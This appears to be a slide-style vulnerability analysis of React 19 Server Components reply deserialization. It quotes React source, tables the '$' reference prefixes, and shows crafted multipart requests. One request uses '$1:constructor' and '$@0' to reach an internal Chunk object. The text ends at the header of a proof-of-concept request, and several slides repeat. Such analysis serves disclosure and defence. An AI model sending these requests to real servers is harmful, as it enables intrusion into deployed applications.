
```
function initializeModelChunk(chunk){  
  try {  
    const rawModel = JSON.parse(chunk.value)  
    const value: T = reviveModel(  
      chunk._response,  
      {'': rawModel},  
      '',  
      rawModel  
    )  
    chunk.status = INITIALIZED  
    chunk.value = value;  
  } catch (error) {  
    chunk.status = ERRORED  
    chunk.reason = error  
  }  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

initializeModelChunk


```
function initializeModelChunk(chunk){
  try {
    const rawModel = JSON.parse(chunk.value)
    const value: T = reviveModel(
      chunk._response,
      {'': rawModel},
      '',
      rawModel
    )
    chunk.status = INITIALIZED
    chunk.value = value;
  } catch (error) {
    chunk.status = ERRORED
    chunk.reason = error
  }
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>



reviveModel

```
function reviveModel(
  response,
  parentObj,
  parentKey,
  value,
  reference,
){
  if (typeof value === 'string') {
    // is string -> parse model string
    return parseModelString(response, parentObj, parentKey, value, reference)
  }
  if (typeof value === 'object' && value !== null) {
    // recursively revive all the model values
    if (Array.isArray(value)) {
      for (let i = 0; i < value.length; i++) {
        value[i] = reviveModel(response, value, ' ' + i, value[i]);
      }
    }
    ...
  }
  return value
}
```



parseModelString

Prefix	Type	Example	Description
\$<id>:<path>	Outlined Model Ref	"\$1:foo:bar"	Resolve the Chunk <id> then follow property path
\$@<id>	Chunk / Thenable Ref	"\$@0"	Returns the Chunk object itself
\$F<id>	Server Reference	"\$F1"	Resolve Server Function reference
\$B<id>	Blob Ref	"\$B1337"	Read a Blob from form data
\$K<id>	FormData Ref	"\$K1"	Return a FormData object
...	Other tags	"\$Q1", "\$R1"	Map, Stream, etc.

parseModelString

Prefix	Type	Example	Description
<code>\$<id>:<path></code>	Outlined Model Ref	<code>"\$1:foo:bar"</code>	Resolve the Chunk <id> then follow property path
<code>\$@<id></code>	Chunk / Thenable Ref	<code>"\$@0"</code>	Returns the Chunk object itself
<code>\$F<id></code>	Server Reference	<code>"\$F1"</code>	Resolve Server Function reference
<code>\$B<id></code>	Blob Ref	<code>"\$B1337"</code>	Read a Blob from form data
<code>\$K<id></code>	FormData Ref	<code>"\$K1"</code>	Return a FormData object
...	Other tags	<code>"\$Q1", "\$R1"</code>	Map, Stream, etc.

Example

Example 0x01

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:foo:bar"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
{"foo":{"bar":763}}
```

```
--y--
```

Example 0x01

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:foo:bar"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
{"foo":{"bar":763}}
```

```
--y--
```



Example 0x01

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:foo:bar"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
{"foo":{"bar":763}}
```

```
--y--
```



```
{"a":48,"b":763}
```

Example 0x02

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:constructor"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
$@0
```

```
--y--
```

Example 0x02

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:constructor"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
$@0
```

```
--y--
```

Example 0x02

```
POST / HTTP/2
```

```
[...]
```

```
--y
```

```
Content-Disposition: form-data; name="0"
```

```
{"a":48,"b":"$1:constructor"}
```

```
--y
```

```
Content-Disposition: form-data; name="1"
```

```
$@0
```

```
--y--
```



```
{"a":48,"b":<Chunk>}
```

The First PoC

```
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data; boundary=y
Content-Length: [...auto]

